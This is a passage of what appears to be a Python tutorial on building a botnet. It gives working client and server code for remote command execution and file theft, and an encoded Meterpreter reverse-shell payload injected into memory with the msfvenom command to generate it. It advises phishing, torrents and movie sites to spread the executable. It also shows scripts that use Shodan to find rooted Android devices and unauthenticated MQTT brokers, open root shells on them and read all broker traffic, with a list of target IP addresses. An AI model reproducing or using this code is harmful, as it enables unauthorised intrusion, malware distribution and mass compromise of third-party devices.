                time.sleep(2)

                #get filesize

                send_data = open(path_upload, 'rb').read()

                length = len(send_data)

                #send filesize

                connection.sendall(str(length))

                totalsent = 0
```

```
            while totalsent < len(send_data):

                sent = connection.send(send_data[totalsent:])

                totalsent += sent


        except Exception as error:

    print error
```

Finally, we only need to show how commands are sent, which really is like sending a file, with the difference that, as is logical, the information that will navigate through the network will be much smaller.

Listing 6:

```
def executeRemoteCommand(connection):


    print "Welcome to remote shell"

print "Enter your commands"


while True:


    #send action

    action = json.dumps({"action": "command", "path": ""})

    Connection.send(action)


    cmd = raw_input(">> ")


    if cmd == "quit":
```

```
            break


        elif cmd:


            connection.send(cmd)
    connection.setblocking(0)
            full_data = []
            data_receive = ""
            begin= time.time()
            timeout = 1


            #Receive
        while True:


            if full_data and time.time()-begin > timeout:
                break


            try:
                data_receive = connection.recv(8192)
                if data_receive:
                    full_data.append(data_receive)
                    begin= time.time()
                else:
```

```
                time.sleep(0.1)
        except:
            pass


data = "".join(full_data)
print data


pressToContinue = raw_input('Press to continue ...')
Connection.setblocking(1)
```

Basically, the server asks for a command to send to clients and blocks the connection until the result of the execution is received. Once the send command's function has finished, we have got our botnet, but we need to make the client, which is going to be very simple. First, we create a socket that establishes the connection to the server and receives commands from our commands and control (C&C) server.

Listing 7:

```
import socket


try:
    newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    newsocket.connect((<SERVER_IP>, <PORT>))


    while True:


        try:
            data_receive = newsocket.recv(8192)
```

```
        jsonAction = json.loads(data_receive)


        if jsonAction['action'] == "download":
            downloadFile(jsonAction['path'])
        elif jsonAction['action'] == "upload":
            uploadFile(jsonAction['path'])
        elif jsonAction['action'] == "command":
            executeRemoteCommand(newsocket)


    except Exception as e:
        time.sleep(2)
        continue
```

```
except Exception as e:
    newsocket.close()
    time.sleep(10)
```

Note that the functions of "*uploadFile*" and "*downloadFile*" are the same as those of the server but in reverse. That is, when the client receives the command to upload a file on the client, the server's "*downloadFile*" function is used and when the download command is received, the "*uploadFile*" is used.

The only part that has changes is to execute commands, where a reverse shell will be created to execute the commands.

Listing 8:

```
def executeRemoteCommand(connection):


    try:

        #receive command

        data_receive = connection.recv(8192)



        #create subprocess for execute command

        proc = subprocess.Popen(data_receive, shell=True, stdout=subprocess.PIPE
, stderr=subprocess.PIPE, stdin=subprocess.PIPE)

        stdout_value = proc.stdout.read() + proc.stderr.read()



        #send execute result

        if not stdout_value: stdout_value = 'ok'

        connection.sendall(stdout_value)



    except Exception as e:

        pass
```

Finally, the most powerful functionality is added, which is to inject a shell into memory and, using the Metasploit framework, we can obtain free access to clients.

This functionality has been chosen to take the encoded Metasploit code of a Windows executable of type "*windows/meterpreter/reverse_tcp*" and enter it in a variable in the client code, which evades the antivirus without problems.

As in the previous example, once the client receives the command to inject the shell, he injects the shell into memory. For this, the Python library "`ctypes`" has been used.

Listing 9:

```
try:



shellcode = bytearray(

   "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52"

   "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"

   "\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d"

   "\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0"

   "\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b"

   "\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff"

   "\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d"

   "\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b"

   "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44"

   "\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b"

   "\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f"

   "\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29"

   "\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50"

   "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb"

   "\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2"

   "\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"

   "\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75"

   "\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9"

   "\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56"
```

```
    "\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56"
    "\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85"
    "\xf6\x75\xec\xc3")

    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(sh
ellcode)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),buf,ctypes.c_int(len(s
hellcode)))
    ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctyp
es.c_int(ptr),ctypes.c_int(0),ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))

  except Exception as e:
    pass
```

The shellcode is the result of executing the following command in Metasploit:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp lhost=<SERVER_IP>
lport=<SERVER_PORT> -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
```

Once the previous steps have been completed, the botnet would have ended. The next stage is to distribute the client to get the maximum number of devices, but this is part of the imagination of each person, in my case, I have done phishing for hiding the executable as a Microsoft docx and distributed it by email, but there are a lot of methods to get the executable to reach people. Once it's executed, the following is displayed when a command is executed on the remote machine:


```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 11:53:06,285 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 11:53:06,286 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 11:53:06,286 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 11:53:06,286 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 11:53:06,286 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 11:53:06,289 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 11:53:16,309 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51596)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 1
Welcome to remote shell
Enter your commands
>> dir
 El volumen de la unidad C no tiene etiqueta.
 El n£mero de serie del volumen es: 2470-3FF7

 Directorio de C:\Python27

23/10/2017  09:05    <DIR>          .
23/10/2017  09:05    <DIR>          ..
23/10/2017  09:05    <DIR>          DLLs
23/10/2017  09:05    <DIR>          Doc
23/10/2017  09:05    <DIR>          include
15/11/2017  11:38    <DIR>          Lib
23/10/2017  09:05    <DIR>          libs
16/09/2017  19:30            38.580 LICENSE.txt
16/09/2017  18:57           486.284 NEWS.txt
16/09/2017  19:27            28.160 python.exe
16/09/2017  19:27            28.160 pythonw.exe
16/09/2017  18:57            56.945 README.txt
23/10/2017  09:05    <DIR>          Scripts
23/10/2017  09:05    <DIR>          tcl
23/10/2017  09:05    <DIR>          Tools
               5 archivos        638.129 bytes
              10 dirs   6.789.419.008 bytes libres

Press to continue ...
>> quit
```

1 Execute remote Command

As shown during this section, we can also upload or download files to the client.

```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 11:57:17,233 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 11:57:17,233 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 11:57:17,234 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 11:57:17,236 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 11:57:17,236 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 11:57:17,236 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 11:57:23,926 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51623)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 2
Enter remote path: C:\Users\adrian\Desktop\main.db
[INFO] : 2017-11-15 11:57:38,565 - Options.py : 49 -> File 'C:\\Users\\maria\\Desktop\\main.db' downloaded
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 3
Enter upload filename: C:\Users\usuario\Desktop\proof.apk
[INFO] : 2017-11-15 11:59:11,257 - Options.py : 84 -> File 'C:\\Users\\usuario\\Desktop\\proof.apk' sent to server
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option:
```

2 Upload/Download files



3 File downloaded

Finally, when the shell is injected into the remote computer, if Metasploit is started with the "*exploit/multi/handler*" exploit and the payload "*windows/meterpreter/reverse_tcp*" is introduced, the client session is obtained.

```
c:\Users\usuario\Desktop\reto\server>python server.py
[INFO] : 2017-11-15 12:02:15,729 - Parameters.py : 22 -> configuration is finished
[INFO] : 2017-11-15 12:02:15,730 - Controller.py : 11 -> Created new monitor controller
[INFO] : 2017-11-15 12:02:15,730 - Task.py : 43 -> Task 'serverTask' prepared
[INFO] : 2017-11-15 12:02:15,732 - Task.py : 52 -> Running task 'serverTask'
[INFO] : 2017-11-15 12:02:15,732 - Controller.py : 25 -> Worker for task 'serverTask' created
[INFO] : 2017-11-15 12:02:15,733 - Sockets.py : 18 -> Socket is listening in port 6667
[INFO] : 2017-11-15 12:02:20,767 - serverTask.py : 22 -> Connection established from ('192.168.1.39', 51711)
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option: 4
[INFO] : 2017-11-15 12:02:25,072 - Options.py : 159 -> Message: 'shell injected'
Usage information:
1. Execute remote commands.
2. Download some file from remote computer.
3. Upload some file to remote computer from server.
4. Inject remote shell
5. Exit
Enter option:
```

4 Shell introduced

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job 2.
msf exploit(handler) >
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Sending stage (179267 bytes) to 192.168.1.39
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.39:52030) at 2017-11-15 12:17:29 +0100

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

5 Meterpreter session

I would like to point out that the test was performed in a LAN environment, but there're free Python servers, such as PythonAnyWhere or free Amazon instances, that can be used to do it on a large scale.

Once the code is finished, using, for example, pyinstaller, we can make an executable for Windows or Linux, depending where this Python library is executed.

In short, using Python and its sockets library, we can make a reverse shell and control any Windows system easily and quickly. The only indispensable requirement is to make good software from the base given above to automate the entire process. At this point, each person should feel free to investigate and modify the given code and have fun making their own botnet. Additionally, it's advisable to make a good phishing campaign through the mail, movie portals, Torrent, etc., or another kind of method, to give the executable to everybody.


In summary, Python is a great tool that, when used well, can allow us to do whatever we want but we must not forget that the main objective is not to create a botnet, which is the way to achieve the real goal. The purpose is to attack an infrastructure to cause a denial of service, or perform dictionary attacks to get passwords, etc. And for this, the botnet is used.

Build a botnet by direct attack

In this section, we're going to attack Android devices directly by using Shodan, which has an API that can be used with Python. We will use the the following programming language and libraries:

- Python 2.7
- Requests Python Library
- Pexpect Python library

First of all, once we have the environment available and installed, we're going to do a web search in Shodan with the filter "*root@Android*".



6 Shodan web

The search shows the Android devices with root access that have some open port in the network. This does not mean that devices do not have a username or password, but when we will get access, it will be as a root user.

Note that Shodan only returns 20 results because I created a free account, but for a cybercriminal, paying the premium account should not be any problem and they will have all devices at their disposal.

Next, Python will be used to automate the search and obtain all IPs and ports.

Listing 10:

```
from requests import get, post

from json import loads



uri = "https://api.shodan.io/shodan/host/search"

payload = {'key': "<API_KEY>", 'query': 'root@Android'}

response = get(url=uri, params=payload)

for entry in loads(response.content)['matches']:
```

```
    print entry['ip_str'], entry['port']
```

The next stage is to take the results obtained and introduce it in another function that creates a remote shell and allows us to execute commands remotely. We're not going to get access to all the devices because some of them will have a username and password, but most of them do not have any security and we will be able to access them without problems.

This is the reason for searching with Shodan, which shows many vulnerable devices for this type of objective. In addition, the device managers often do not know that they have them on Internet.

Listing 11:

```
import pexpect



hostname = <Remote IP>

port = <PORT>

command = "nc " + hostname + " " + str(port)



#send command

nc = pexpect.spawn(command)

prompts = [">", "#", "\$", "}", '%', pexpect.TIMEOUT]



# output expect

nc.expect(prompts)



#interact with remote machine

nc.interact()
```

```
print nc.before, nc.after
```

It can be seen that with the Python library "*pexpect*", we have executed a netcat command and we have obtained the remote session easily and quickly.

When the first given example is executed, we obtain the IPs and ports to which it must connect in order to obtain a root session.

```
PS C:\Users\usuario\Desktop\iot> python.exe .\shodanAPI.py
119.236.102.233 5001
104.236.12.52 8081
118.232.95.209 5001
54.232.189.166 5001
114.34.212.103 5001
185.172.48.254 3001
35.156.16.81 5001
5.39.87.138 3001
34.192.213.171 3001
42.2.62.116 5001
66.161.199.234 8089
106.133.22.101 5060
192.169.165.158 3001
```

7 Shodan IPs and ports

Finally, the last example is executed and we obtain a remote session of the Android machine.

```
adrian@ubuntu: ~
tinycap
tinymix
tinyplay
tntfs.ko
toolbox
top
touch
tuxera.bench
uiautomator
umount
uptime
usb_modeswitch
usbpower
usbtestpm
vdc
vmstat
vold
vsftpd
watchprops
wififix.sh
wipe
wpa_supplicant
xcmid-amlogic
root@android:/system/bin #
```

8 Get remote session

The examples shown above are a base on which to start working and free the imagination to create a consistent and secure botnet. For example, it can be automated to take the output of the first example and enter this information in the second example. This way will allow us to create automatically the shell sessions. Additionally, you could save the sessions obtained to send and obtain commands when we want. Finally, if someone wants to use Metasploit instead of "*pexpect*" library for the purpose of making a botnet, it can use the exploit part of the Shodan API.

Listing 12:

```
from requests import get, post

from json import loads



uri = "https://exploits.shodan.io/api/search"

payload = {'key': "<API_KEY>", 'query': 'linux'}

response = get(url=uri, params=payload)

for entry in loads(response.content)['matches']:

    if entry.get('author'):

        if entry['author'] == "metasploit":

            if entry.get('cve'):

                print entry['cve']
```

This small example returns the CVE of vulnerabilities of a certain search. What should be done next, is to perform a CVE search like the one we did previously and obtain the IPs and ports of the vulnerable equipment. Finally, attacks would be launched from Metasploit and the sessions would be obtained, but it's not as automatic or fast as the one shown above.


In short, using Python we can do whatever we want in the IOT world due to the power of its libraries and how fast and easy scripts can be made. Regardless of the method chosen, as we discussed in the previous section,

now comes the time to attack the real goal with the botnet, but this issue is now free for each person who so wishes.

MQTT Protocol

MQTT is a publish/subscribe messaging protocol designed for M2M (machine to machine) telemetry in low bandwidth environments and it was designed by Andy Stanford-Clark (IBM) and Arlen Nipper in 1999 for connecting oil pipeline telemetry systems over satellite.

MQTT is a protocol that, although designed in 1999, has not been released from copyright until 2010. Another important review is that it became an OASIS standard in 2014. This protocol has become one of the most used in IOT world, due to the low use of bandwidth, which causes that both RAM and CPU are at the same time very low. For this reason, it's a protocol oriented to sensor control connected to a network or any device related to home automation. The network topology that implements this protocol is star, that is, all clients are connected to a server called "Broker" that's responsible for managing all the information published or consumed by customers. Therefore, it's a publisher/consumer protocol type.



9 MQTT Protocol

The information in the broker is organized in topics, which are a set of message queues with hierarchy where each topic has a data structure determined in a determinate format. The most common data format is JSON.

- Factory/cars/materials/metal

- Factory/cars/materials/aluminum
- Factory/food/kinds/pasta
- Factory/food/kinds/fruit

To be able to work with the information it is necessary to subscribe to one or several topics in the broker. Basically we're interested in two actions:

- ***Publish data***: This action means that the data will be sent to a queue in a specific topic of the broker, which causes another client that subscribes to topic finishes consuming all data.
- ***Consume data***: The queue data of a given topic is read.

In the first place, we're going to demonstrate how MQTT can be very dangerous if the basic safety guidelines are not implemented correctly, and later, we will give some indications to make this protocol safe.

The main idea why we talk about MQTT is because of the level of danger to which it's exposed if it's not safe. We must remember that the data that navigate through a network are related to the management of devices. These data can be a traffic light, a house camera, a television or anything we can imagine.

Can anyone imagine what can happen if an MQTT broker at a nuclear power plant stays open on the network and someone modifies the values of their data? And if someone has access to a broker where several traffic lights are connected and change the values of these?

These questions have clear answers. Therefore, we can now get a better idea of the importance of security in this protocol. Now, we're going to show how easy it is to access a broker to see and modify the values that travel through network. To achieve this goal, the following programming languages and libraries will be used.

- Python 2.7
- Requests Python library
- Paho-mqtt Python library

The first thing that is going to be done is to look in Shodan, as in the previous section, for devices that use this protocol and do not follow basic security rules.

Listing 13:

```
from requests import get, post
```

```
from json import loads



uri = "https://exploits.shodan.io/api/search"

payload = {'key': "<API_KEY>", 'query': '"domoticz" + "mqtt"'}

response = get(url=uri, params=payload)

for entry in loads(response.content)['matches']:

    print entry['ip_str']
```

Once the IPs of all the brokers are obtained, it is only necessary to connect to them. As we will see below, we can connect without problems to the vast majority because they have no authentication in the connection.

Listing 14:

```
import paho.mqtt.client as mqtt

from sys import exit


def on_connect(client, userdata, flags, rc):

   print "[+] Connection successful"

   client.subscribe('#', qos = 1)

   client.subscribe('$SYS/#')



def on_message(client, userdata, msg):

   print '[+] Topic: %s - Message: %s' % (msg.topic, msg.payload)



client = mqtt.Client(client_id = "MqttClient")

client.on_connect = on_connect
```

```
client.on_message = on_message

client.connect('<BROKER_IP>', 1883, 60)



while True:

    try:

        client.loop_forever()

    except Exception:

        continue

    except KeyboardInterrupt:

        exit(0)
```

In the above code, first, we should connect to broker. In the second place, we make subscriptions to topics and finally, we can read the topic's messages.

In the code, specifically in the part of subscription to topics, it can be observed that there are special characters. The first subscription has the character "#". This allows us to subscribe to all existing topics in the broker in a single line of code. On the other hand, it's noted that characters *"$SYS/#"* appears in subscription in the following line. This subscription means that we will be able to interact with the MQTT system information in real-time related with status of the activity in all broker's topics.

Once the code has been executed, it's advisable to analyze the output that it provides:

```
C:\Users\adrian\Desktop\pythonproof>python mqttProof.py
[+] Connection successful
[+] Topic: $SYS/broker/version - Message: mosquitto version 1.4.10
[+] Topic: $SYS/broker/timestamp - Message: 24/08/2016 21:03:24.73
[+] Topic: $SYS/broker/uptime - Message: 4294839 seconds
[+] Topic: $SYS/broker/clients/total - Message: 24
[+] Topic: $SYS/broker/clients/inactive - Message: 23
[+] Topic: $SYS/broker/clients/disconnected - Message: 23
[+] Topic: $SYS/broker/clients/active - Message: 1
[+] Topic: $SYS/broker/clients/connected - Message: 1
[+] Topic: $SYS/broker/clients/expired - Message: 0
[+] Topic: $SYS/broker/clients/maximum - Message: 25
[+] Topic: $SYS/broker/messages/stored - Message: 46
[+] Topic: $SYS/broker/messages/received - Message: 1093423
[+] Topic: $SYS/broker/messages/sent - Message: 77993
[+] Topic: $SYS/broker/subscriptions/count - Message: 47
[+] Topic: $SYS/broker/retained messages/count - Message: 46
[+] Topic: $SYS/broker/publish/messages/dropped - Message: 0
[+] Topic: $SYS/broker/publish/messages/received - Message: 1021898
